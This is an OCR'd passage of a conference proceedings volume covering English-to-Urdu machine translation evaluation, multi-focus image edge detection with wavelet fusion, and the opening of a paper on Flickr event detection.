- *Fluency*: Evaluators define the well-formedness of a translation hypothesis in the target language without of sentence meaning using following scale:

  (5) Flawless (4) Good (3) Non-native (2) Disfluent (1) Incomprehensible

This diagram shows the Human Evaluation of machine translation output (Fig. 1):

In this paper, human expert evaluated the English-to-Urdu machine-translated output. For translation, we use the test corpora, which consist of health and tourism domain. For these corpora, we are considering three different translation systems—Google1, Babylon2, Ijunoon3. The outputs obtained from these translated systems are given to the human expert for sentence-level evaluation. This sentence-level evaluation depends on some scales and parameters. These scales and parameters are proposed by Joshi et al. [11] for Human Evaluation.

These scales are as follows:

1. Not Acceptable
2. Partially Acceptable
3. Acceptable
4. Perfect
5. Ideal




Fig. 1 Human Evaluation process

These parameters as follows:

1. Translation of gender and number of the Noun/s.
2. Translation of tense in the source sentence.
3. Translation of voice in the source sentence.
4. Identification of the proper nouns.
5. Use of adjectives and adverbs corresponding to the nouns and verbs in the source sentence.
6. Selection of proper words/synonyms.
7. The sequence of noun, helping verb, and verb in the translation.
8. Use of punctuation signs in the translation.
9. Maintaining the stress on the significant part in the source sentence in the translation.
10. Maintaining the semantics of the source sentence in the translation.

We have provided numerical range to the Urdu output obtained from the MT system under the mentioned 10 parameters. These 10 parameters have been assigned different numerical ranges, and then, we calculate the average of these ranges. Their average shows the closeness of MT output to the reference translation. For this, we will use three machine translation systems. At first, we will translate the 1000 English corpus to Urdu corpus by using Google MT system and then tested under the mentioned 10 parameters. Similarly, the corpus is translated by the other two machine translation systems: Babylon and Ijunoon. After getting the numerical range for machine-translated Urdu output, we can know the approximate accuracy. Below Tables 1 and 2 show the accuracy in numerical range and also in percentage.

For Example: We take an example to translate from Google, Babylon, and Ijunoon.

Table 1 Evaluation of MT output

Parameter	Google	Babylon	Ijunoon
1	2	0	0
2	3	1	2
3	2	1	1
4	2	2	2
5	2	0	0
6	2	1	1
7	2	0	1
8	1	0	0
9	2	1	1
10	2	1	1
Average	2.0	0.7	0.9

Table 2 Accuracy in numeric range for MT output

Parameter	Google	Babylon	Ijunoon
1	2.0423	1.8577	1.7462
2	2.0845	1.9465	1.7482
3	1.3826	1.0413	1.1319
4	1.4813	1.0837	1.2356
5	1.2575	1.0070	1.0161
6	2.1953	1.6498	1.9063
7	1.2034	1.0090	1.0080
8	2.5050	1.6468	1.9919
9	1.4179	1.0413	1.0503
10	1.1470	1.0030	1.0020
Total	1.6717	1.3286	1.3836

Source text. Jaipur is known as pink city and capital of Rajasthan.
MT output.
Google.

جے پور راجستھان کے گلابی شہر اور دارالحکومت کے طور پر جانا جاتا ہے
(Jaipur rajasthan ke gulabi shahar aur daaralhukumat ke taur par jana jata hai)
Babylon:
جئے پور کو ہولنا شہر اور راجستھان کے دارالحکومت
(jaipur ko holna shahar aur rajasthan ke daralhukumat)
Ijunoon:

ے پور ہے جانا جس طرح آراستہ کرنا شہر اور راجستھان کا اصل

(jaipur hai jana jis tarah aarastah karna shahar aur rajasthan ka asal)

This MT outputs are evaluated according to these parameters and scales. Quality of this MT outputs is analyzed by given numerical scale and percentage in below table.

Table 3 Accuracy in percentage for MT output

Parameters	Google %	Babylon %	Ijunoon %
1	40.85	37.23	34.92
2	41.69	38.93	34.96
3	27.65	20.82	22.63
4	29.62	21.67	24.71
5	25.15	20.14	20.32
6	43.90	32.99	38.12
7	24.06	20.18	20.16
8	50.10	32.93	39.83
9	28.35	20.82	21.00
10	22.94	20.06	20.04
Total (%)	33.43	26.57	27.67

From the above table, we observe that Google provides us the highest score output for the input that we have given. It gives us '2' accuracy in scale point. These scale points are then converted into percentage. '2' scale point means the score is average, which means 50 % accurate. Similarly, Babylon gives us the score as 0.7, which lies between 0 and 4 scale. After calculating the percentage, it gives 17.50 % accuracy. Finally, the output from Ijunoon is obtained as 0.9 scale, which means 22.50 % accurate.

Now, we examined the whole corpus under these three Machine Translation Systems, which provide us the score points as mentioned below in the Tables 2 and 3.

As we can observe in these tables, the Google translator provides better accuracy than others. It provides approximately 33.43 % accuracy for total corpus. Its accuracy in 1st and 2nd parameters is 40.85 and 41.65 %, respectively, whereas it is most accurate for 8th parameter with 50.10 % accuracy. It has also been observed that Google translator gives us the correct output for small sentences, but when a big sentence in word or a complex sentence is given, it is unable to maintain the structure and meaning of the sentence. Babylon gives 26.57 % accuracy for our corpus. Babylon translator provides average translated output but does not provide better result than Google. Even it does not translate some of the source word to target word, i.e., source word is simply kept as it is. It also does not preserve the meaning of big sentences, whereas Ijunoon translator is used only for English-to-Urdu Machine Translation, and it gives quite accurate output than Babylon. Ijunoon gives 27.67 % accuracy for a complete sentence.

5 Conclusion

We have presented an approach for Evaluation of English-to-Urdu Machine Translation. In this approach, Machine Translation outputs are evaluated with the help of Human Evaluators. It shows that among the three MT Engines, Google

translator performs better than others for all corpora. Second best MT Engine was Ijunoon as it could at least translate some complex sentences and could preserve the meaning of the source sentence in the target-system-generated sentence.

References

1. White, J.S., O'Connell, T.A., Carlson, L.M.: Evaluation of machine translation. In: Proceedings of the Workshop on Human Language Technology, pp. 206–210 (1993)
2. Snover, M., Dorr, B., Schwartz, R., Micciulla, L., Makhoul, J.: A study of translation edit rate with targeted human annotation. In: Proceedings of the 7th Conference of the Association for Machine Translation in the Americas, pp. 223–231 (2006)
3. Bremin, S., Hu, H., Karlsson, J., Lillkull, A.P., Wester, M., Danielsson, H., Stymne, S.: Methods for human evaluation of machine translation. Small **14**, 55–67 (2010)
4. Wojak, A., Gralinski, F.: Matura evaluation experiment based on human evaluation of machine translation. In: Proceedings of the International Multiconference on Computer Science and Information Technology, pp. 547–551 (2010)
5. Vilar, D., Leusch, G., Ney, H., Banchs, R.E.: Human evaluation of machine translation through binary system comparisons. In: Proceedings of the Second Workshop on Statistical Machine Translation, pp. 96–103 (2007)
6. Denkowski, M., Lavie, A.: Choosing the right evaluation for machine translation: an examination of annotator and automatic metric performance on human judgment tasks. In: Proceeding of AMTA. (2010)
7. Adly, N., Al Ansary, S.: Evaluation of Arabic machine translation system based on the universal networking language. In: Language, Natural (ed.) Processing and Information Systems, pp. 243–257. Springer, Berlin (2010)
8. Arnold, D., Sadler, L., Humprheys, R.L.: Evaluation: an assessment. Mach. Transl. **8**(1–2), 1–24 (1993)
9. Vasconcellos, M.: Panel: Apples, oranges, or kiwis? Criteria for the comparison of MT systems. In: MT Evaluation: Basis for Future Directions. Proceedings of a Workshop Sponsored by the National Science Foundation, pp. 37–50 (1992)
10. Flanagan, M.: Recycling texts: human evaluation of example-based machine translation subtitles for DVD. School of Applied Language and Intercultural Studies, Dublin City University (2009)
11. Joshi, N., Darbari, H., Mathur, I.: Human and automatic evaluation of English–Hindi machine translation systems. In: Advances in Computer Science, Engineering and Applications. Advances in Intelligent and Soft Computing Series, vol. 166, pp. 423–432. Springer, Berlin (2012)

A Novel Edge Detection Technique for Multi-Focus Images Using Image Fusion

Priya Ranjan Muduli and Umesh Chandra Pati

Abstract Since last three decades, edge detection techniques have been drawing the attention of researchers due to its applications in 3D reconstruction, motion recognition, morphing, restoration, watermarking, image compression, and so on. Again, detecting edges in multi-focused images are one of the most challenging tasks. This paper deals with a novel edge detection approach for multi-focused images by means of complex wavelet-based image fusion. An illumination-invariant hyperbolic tangent filter (HBT) is applied followed by an adaptive thresholding to get the real edges. The shift invariance and directionally selective diagonal filtering as well as the ease of implementation of dual-tree complex wavelet transform (DT-CWT) ensure robust sub-band fusion. It helps in avoiding the ringing artifacts that are more pronounced in discrete wavelet transform (DWT). The fusion using DT-CWT also solves the problem of low contrast and blocking effects. To fulfill the symmetry of sub-sampling structure and bi-orthogonal property, a Q-shift dual-tree CWT has been implemented. In the adaptive thresholding technique, the threshold value varies smartly over the image. This helps to combat with a potent illumination gradient, shadowing, and multi-focus blurring of an image.

Keywords Adaptive thresholding · DT-CWT · DWT · Edge detection · HBT · Image fusion · Multi-focus image

P. R. Muduli (✉) · U. C. Pati
Department of Electronics and Communication Engineering,
National Institute of Technology Rourkela, Rourkela 769008, India
e-mail: priyaranjanmuduli@gmail.com

U. C. Pati
e-mail: ucpati@nitrkl.ac.in

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_34, © Springer India 2014

1 Introduction

Analysis of image contents has been a substantial target for computer vision as well as image processing researchers since last few decades. An image carries variety of information regarding contour, color, as well as orientation. The first step for contour extraction begins with the detection of edges. The most important advantage of edge detection is that it reduces the bulky data in an image, upholding the structural attributes for further processing. Several researchers have proposed many edge detection techniques since three decades. The classical edge detector such as Sobel, Prewitt, Kirsch, Robinson, Frei, and Chen [1] are preferred due to their simplicity in detecting the edges and their orientations. However, due to the absence of smoothing filter, their performance degrades appending noise and inaccuracy. The zero-crossing algorithms such as Laplacian, second directional derivative are having low noise performance. Laplacian of Gaussian (LoG) by Marr and Hildreth [2] uses Laplacian filter. Therefore, it malfunctions at the corners and curves and fails to find the real edge orientation. The Gaussian algorithms such as Canny [3] are having complex computations and delusive zero crossing and are time consuming. Lacroix [4] proposed an algorithm based on Canny's method that voids the issue of splitting edges. But, it introduces localization error. The improved method [5] based on phase congruency is invariant toward uneven illumination and low contrast. It is found that the edge detection techniques, which are robust toward contrast variation, are prone to be stirred by noise. A robust edge detection algorithm [6] produces superior performance compared to methods discussed above. Focusing on the image fusion techniques, several algorithms have been proposed. Spatial domain is simple and computationally efficient for image fusion. Low performances as well as blocking effects [7] are the main constraint for spatial domain. Again, the multi-resolution pyramid-based algorithms are redundant and have bad orientation selectivity [8]. The widely used discrete wavelet transform (DWT)-based MRA [9] technique has the advantage of good time–frequency analysis and non-redundancy. The DWT suffers from the following hazards: shift variance, non-directionality, oscillations, and aliasing [10]. The dual-tree complex wavelet transform (DT-CWT) is having the property of shift invariance and directional selectivity. Therefore, it takes the advantage over DWT. In this paper, a multi-focus image fusion algorithm with DT-CWT [11] is implemented followed by hyperbolic tangent (HBT)-based edge detection technique followed by an adaptive thresholding method [12]. This paper is organized as follows: Sect. 2 describes the proposed edge detection technique hierarchy, Sect. 3 shows the experimental results and discussion, and Sect. 4 concludes with the highlights of proposed edge detection technique.

2 Proposed Technique

We have proposed a new approach for efficient and reliable edge detection in multi-focus images, which is a challenging task due to blurring effect. It uses the DT-CWT-based image fusion followed by a HBT filtering technique. Here, image-I and image-II are the multi-focus images. The edge detection architecture is shown in Fig. 1.

2.1 DT-CWT-Based Image Fusion

Nick Kingsbury was the pioneer of DT-CWT technique in 1998. It possesses the competitive attributes such as approximate shift invariance and improved directional selectivity [10]. The DT-CWT employs two real DWTs by splitting the real and imaginary parts of transform into two trees as shown in Fig. 2. The technique uses delayed samples between the real part and its correspondence imaginary part in each level in combination with the alternate odd-length and even-length linear-phase filters. To avoid the issue regarding the non-symmetrical and non-bi-orthogonal property of DT-CWT, a Q-shift dual-tree CWT has been incorporated [11]. Here, the first-level filters are of even length. Quarter (q) group delays are implemented followed by $2q$ delay and so on as shown in Fig. 2. This upholds the shift invariance as well as directional selectivity attributes.

Fusion Rules:

Following an optimum rule is one of the most important parts of image fusion based on multi-resolution analysis [13]. Since we are concerned for the multi-focus image fusion to have an improvement of blurred regions, the weighted scheme-based neighborhood rule is implemented for low-frequency coefficients.




Fig. 1 Flowchart for proposed edge detection technique




Fig. 2 Dual-tree Q-shift CWT

Here, the neighborhood maximum selectivity (NGMS) rule is enforced. The neighborhood gradient is computed as follows.

$$G_i(m,n) = \sum_{m',n' \subset s} H(m',n') L_i(m+m', n+n') \tag{1}$$

where $i = A$ or B are the input images.

$L_i(m,n)$ is the coefficient at (m, n), and 'S' and 'H' represent the neighborhood and the corresponding mask.

The Laplacian mask used here is

$$H = \begin{bmatrix} -1 & -1 & -1 \\ -1 & 8 & -1 \\ -1 & -1 & -1 \end{bmatrix} \tag{2}$$

In general imaging techniques, the in-focus image system functions are wider as compared to the out-of-focus images. Due to the high correlation pixel property, an absolute value maximum selection (AVMS) technique is preferred for high-frequency components. The actual fusion rule is as follows

$$S^j_{f,i}(m,n) = \begin{cases} S^j_{A,i}(m,n) & \text{if} \quad \left|S^j_{A,i}(m,n)\right| > \left|S^j_{B,i}(m,n)\right| \\ S^j_{B,i}(m,n) & \text{if} \quad \left|S^j_{A,i}(m,n)\right| \leq \left|S^j_{B,i}(m,n)\right| \end{cases} \tag{3}$$

where $j = 1, 2 \ldots N$ represents the level of the decomposition, $i = 1, 2 \ldots 6$, represents the level-wise direction of high-frequency coefficients.

2.2 Edge Detection Using HBT Filter

An edge similarity measurement-based algorithm by Kumar et al. [6] gives superior result than GM and angle-based method. This technique is more rugged irrespective of diversity in illumination, contrast, and noise level. The filtering technique highlights the edge similarities between image adjacency and directional finite impulse response by means of HBT figuration. This edge detection technique based on similarity measurement results in an optimal identification of image edges using principal component analysis (PCA). The PCA is implemented onto a set of local neighborhoods, which can be expressed as

$$b_i = m + \sum_{j=1}^{n^2} u_{ij} e_j \tag{3}$$

where u_{ij} is the projection of b_i—m onto the jth eigenvector e_j and b_i is of size n × n. The PCA generates n^2 eigenvectors each of size n × n and $\{e_i, 1 \leq i \leq n^2\}$. The average value of all local neighborhoods (b_i) is

$$m = \frac{1}{N} \sum_{i=1}^{N} b_i \tag{4}$$

The eigenvalues are in decreasing order of magnitude, and eigenvector has similar characteristics as a low-pass filter. The PCA scheme is primarily based on successive approximation criterion. Therefore, it gives an idea to use e_j values to minimize the approximation error. Starting with eigenvector pairs ($e2$, $e3$) and at higher ranges, it is found that the lower-range eigenvectors contain more clues regarding the local neighborhoods at high frequency ranges. Since the eigenvectors e2 and e3 assist in the accurate approximation process of local neighborhood gray level alteration, our proposed model deals with eigenvectors $e2$ and $e3$ for edge identification. It is observed that $e2$ and $e3$ have blurred step edge profiles. Their approximated values are as follows: $\hat{e}_2 = \alpha_{21} h_1 + \alpha_{22} h_2$ and $\hat{e}_3 = \alpha_{31} h_1 + \alpha_{32} h_2$ where $\{\alpha\}$ are weights and HBT filter pairs h_1, h_2 are determined from a set of four 2D HBT filters oriented along 0°, 45°, 90°, and 135°.

2.3 Adaptive Threshold

Thresholding is one of the important processes followed by image segmentation. It is an effective way for separating the object from its background. The Chow and Kaneko approach [14] fails due to its computational expensiveness. So, it is not

suitable for real-time applications. In this paper, the adaptive thresholding method [12] is incorporated followed by the edge detection using HBT profile. The adaptive thresholding technique uses the local information and boundary characteristics of an image. Due to the small size of intensity range and the resemblance of mean value with the central pixel value, simple mean does not perform well. So, the mean-c concept is implemented, where the threshold value changes dynamically over the image, which ensures that it is best suited for the illumination-variant imaging.

3 Results and Discussion

In this edge detection technique, the simulation is done using multi-focus test images as shown in Figs. 3 and 4. The multi-focus image-I and image-II are fused by means of DT-CWT-based image fusion to get the proper image with focused features. Figure 3a and b represents the multi-focus images of Clock, and the fused image is shown in Fig. 3c. Similarly, the multi-focus Pepsi can images are shown in Fig. 4a and b, and the fusion result is shown in Fig. 4c. The image fusion result is treated through a HBT filter, and the edges are tracked as depicted in Figs. 3d and 4d. The total min-error versus sigma plots for HBT filter optimization are




Fig. 3 **a** Multi-focus image-I. **b** Multi-focus image-II. **c** Image fusion result. **d** Edge detection result




Fig. 4 **a** Multi-focus image-I. **b** Multi-focus image-II. **c** Image fusion result. **d** Edge detection result

shown in Figs. 5 and 6. For clock image, the edge is detected with $\sigma = 0.55$ and total minimum error of 0.1627. Again, the Pepsi can image is also treated by HBT profile with $\sigma = 0.68$and total min-error of 0.3626. Here, the proposed multi-focus image edge detection technique performs well with the adaptive thresholding.

A quantitative assessment is carried out for the edge detection results of multi-focus sample images as shown in the table below. The performance of the proposed edge detection technique is found to be superior as compared to the results obtained from some competitive edge detection techniques such as Canny and Sobel filtering when implemented on individual multi-focus images. In this experiment, we have considered the image-I for edge detection using Canny and Sobel filter for the relative study. The PSNR, standard deviation, and entropy




Fig. 5 Total min-error versus sigma plot for clock image showing total min-error of 0.1627 at $\sigma = 0.55$




Fig. 6 Total min-error versus sigma plot for Pepsi can image showing total min-error of 0.3626 at $\sigma = 0.68$

Table 1 Comparison chart

Parameters	Image	Proposed method	Canny	Sobel
PSNR	Clock	11.4986	11.1355	11.1869
in dB	Pepsi can	12.0113	11.6394	11.9688
Total	Clock	74.4641	66.4037	37.2234
SD	Pepsi can	77.1899	70.2991	52.3905
Entropy	Clock	4.1011	2.5368	1.2697
	Pepsi can	2.1793	1.5774	1.2510

values for the proposed method are found to be predominant as compared to Canny and Sobel methods (Table 1).

4 Conclusion

Edge detection in multi-focus images has been one of the challenging tasks due to severe blurring effects. In this paper, we have proposed a novel edge detection architecture, which combines the individual advantages of Q-shift DT-CWT-based image fusion and HBT filtering-based edge detection technique. The Q-shift DT-CWT removes the blocking effect and ringing artifacts during fusion and improves the directional selectivity. The use of HBT profile makes the edge detection technique more robust toward uneven illumination, contrast variation, and noise. The proposed technique performs superior as compared to classical Sobel method as well as Canny algorithm in terms of PSNR, total standard deviation, and entropy.

References

1. Frei, W., Chen, C.C.: Fast boundary detection: a generalization and a new algorithm. IEEE Trans. Comput. **26**(10), 988–998 (1977)
2. Marr, D., Hildreth, E.: Theory of edge detection. Proc. Royal Soc. Lond. B **207**, 187–217 (1980)
3. Canny, J.: A computational approach to edge detection. IEEE Trans. Pattern Anal. Mach. Intell. **8**(6), 679–698 (1986)
4. Lacroix, V.: The primary raster: a multi resolution image description. In: Proceeding of 10th International Conference on Pattern Recognition, pp. 903–907 (1990)
5. Kovesi, P.: Phase congruency: a low level image invariant. Psychol. Res. **64**, 136–148 (2000)
6. Kumar, S., Ong, S.H., Ranganath, S., Chew, F.T.: A luminance and contrast-invariant edge-similarity measure. IEEE Trans. Pattern Anal. Mach. Intell. **28**(12), 2042–2048 (2006)
7. Hill, P., Canagarajah, N., Bull, D.: Image fusion using complex wavelets. In: Proceedings of the 13th British Machine Vision Conference (BMVC-2002), pp. 487–496. Cardiff, UK (2002)
8. Akerman III, A.: Pyramid techniques for multisensor fusion, In: Proceedings of SPIE, vol. 1828, pp. 124–131. Boston, Massachusetts (1992)

9. Pajares, G., Cruz, J.: A wavelet-based image fusion tutorial. J. Pattern Recogn. Soc. (Elsevier) **37**, 1855–1872 (2004)
10. Kingsbury, N.: Shift invariant properties of the dual-tree complex wavelet transform acoustics, speech, and signal processing. In: Proceeding of ICASSP 99, pp. 1221–1224 (1999)
11. Kingsbury, N.: A dual-tree complex wavelet transform with improved orthogonally and symmetry properties. In: International Conference on Image Processing (ICIP), vol. 2, pp. 375–378 (2000)
12. Ahmad, M.B., Choi, T.: Local threshold and boolean function based edge detection. IEEE Trans. Consum. Electron. **45**, 674–679 (1999)
13. Sun, W., Wang, K.: A multi-focus image fusion algorithm with DT-CWT. In: Proceedings of International Conference on Computational Intelligence and Security, pp. 147–151. IEEE Computer Society, Harbin, China (2007)
14. Chow, C.K., Kaneko, T.: Automatic boundary detection of the left ventricle from cineangiograms. Comp. Biomed. **5**, 388–410 (1972)

Event Detection Refinement Using External Tags for Flickr Collections

Sheba Selvam, B. Ramadoss and S. R. Balasundaram

Abstract Social media sites like Flickr, Twitter, YouTube, and Facebook are more and more flourishing with user-thrown pieces like videos, photographs, and multimedia content. Information about the real-world events are made available in social media. Problem arises when people search for multimedia content and extract information from the huge data. Usually, users are interested in gathering information about social events which may be a game, a conference, dance show, music concert, etc. Automatic event detection is one of the interesting subproblems. Our proposed methodology uses the context allied with social media content, the user-provided tags, and significant terms for each event from the Internet as features for event detection. Our proposed method groups the images to events simultaneously.

Keywords Event detection · Photograph collections · Social events · Annotated photograph

1 Introduction

The progression of digital technologies and the production of digital cameras have lead to an explosion in the number of digital images. Many people own handheld devices with camera, and it has become a practice to take photographs and easily

S. Selvam (✉) · B. Ramadoss · S. R. Balasundaram
Department of Computer Applications, National Institute of Technology, Tiruchirapalli 620 015, India
e-mail: shebaselvam@yahoo.com

B. Ramadoss
e-mail: brama@nitt.edu

S. R. Balasundaram
e-mail: blsundar@nitt.edu

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_35, © Springer India 2014

upload them into any media-sharing social community. Along with the photograph tags, comments are also shared by the user. Photographs are mainly captured on events which can be classified as "local" and "global" categories. Personal experiences such as wedding and birthday celebrations are examples of local events; on the other hand, sports competitions, concert, and natural disasters correspond to global events. Retrieving images of events especially global events has become a cumbersome task since the contributors of global events are very high. This paper deals with social event detection (SED) and retrieving corresponding photographs.

2 Related Work

Related works addressed are from relevant research areas which include event detection from personal photograph collections, information from Internet, multimedia content, etc. Berner and Izquierdo [1] focused on detecting events by annotated photograph collections. For this purpose, a separate classifier was trained for each event and reported whether it was relevant or not relevant to an event, i.e., binary classification has been used. This classification can be made to multiple classes, and all the events should be trained simultaneously to achieve better performance. Topic identification to cluster images with topics was used by Morchid and Linares [2], which used a set of Web pages and a semantic space. But, this semantic representation of document in topic space is a complex task, and the performance achieved was low. Unknown number of events were clustered in a highly dynamic environment was dealt by Rabbath et al. [3] with both online and offline processing. The offline computation in this work was a probabilistic approach of calculating the similarity between two subsets of photographs. Though this approach has a benefit of greeting the definition of an event in online phase, the offline computation necessitates O (N2) time. Firan et al. [4] experimented event classification using social information provided by the users in the form of tags from Flickr. For the clustering approach, Wikipedia classes and WordNet classes were used. An unsupervised algorithm was given by Rabbath et al. [5] to calculate the probabilistic relation between the photographs. This algorithm utilized content features and social features to create photograph books in the social media. Tag similarities between images were done, and the images were grouped in a graph-based approach by Papadopoulos et al. [6] using an image clustering algorithm. By making use of spatial information, landmark image clusters were formed. But in this paper, we do not concentrate on landmark data. A weighted ensemble approach proposed by Becker et al. [7] combined multiple partitions of a document set and does not require prior knowledge of the number of clusters. For this clustering, context associated with multimedia content and user-provided tags were used. Ratternbury et al. [8] focused was on extracting event and place semantics using user-provided tags. Burst analysis technique was applied on Flickr images to achieve this task. Flickr photographs were used to depict events using

temporal and spatial distributions and user-provided tags by Chen and Roy [9]. The tags were further examined to depict aperiodic and periodic events. At the last, for each cluster, the corresponding photographs were retrieved. The accuracy of retrieving aperiodic events was found less. Camera-based features and content-based features were employed by Mei et al. [10] to cluster events using expectation-maximization algorithm. Temporal features play important role in detecting events proposed by Fung et al. [11] because no two events can happen at the same time in two different locations. To detect bursty features, they have used time windows for event analysis. In our method, we merge the images to the particular events simultaneously, without considering or training each event separately for retrieval.

3 Methodology

Our proposed methodology, as presented in Fig. 1, used the dataset of SED 2012. Three challenges have been addressed in this dataset, and our methodology solves these three challenges. The photographs used for event detection are from Flickr social media, and they represent various events. The E1, E2, E3, and E4 in the Fig. 1 show the four EventSets drawn as an outcome of the proposed work.




Fig. 1 Event detection framework

3.1 Enhancing Dataset with External Data

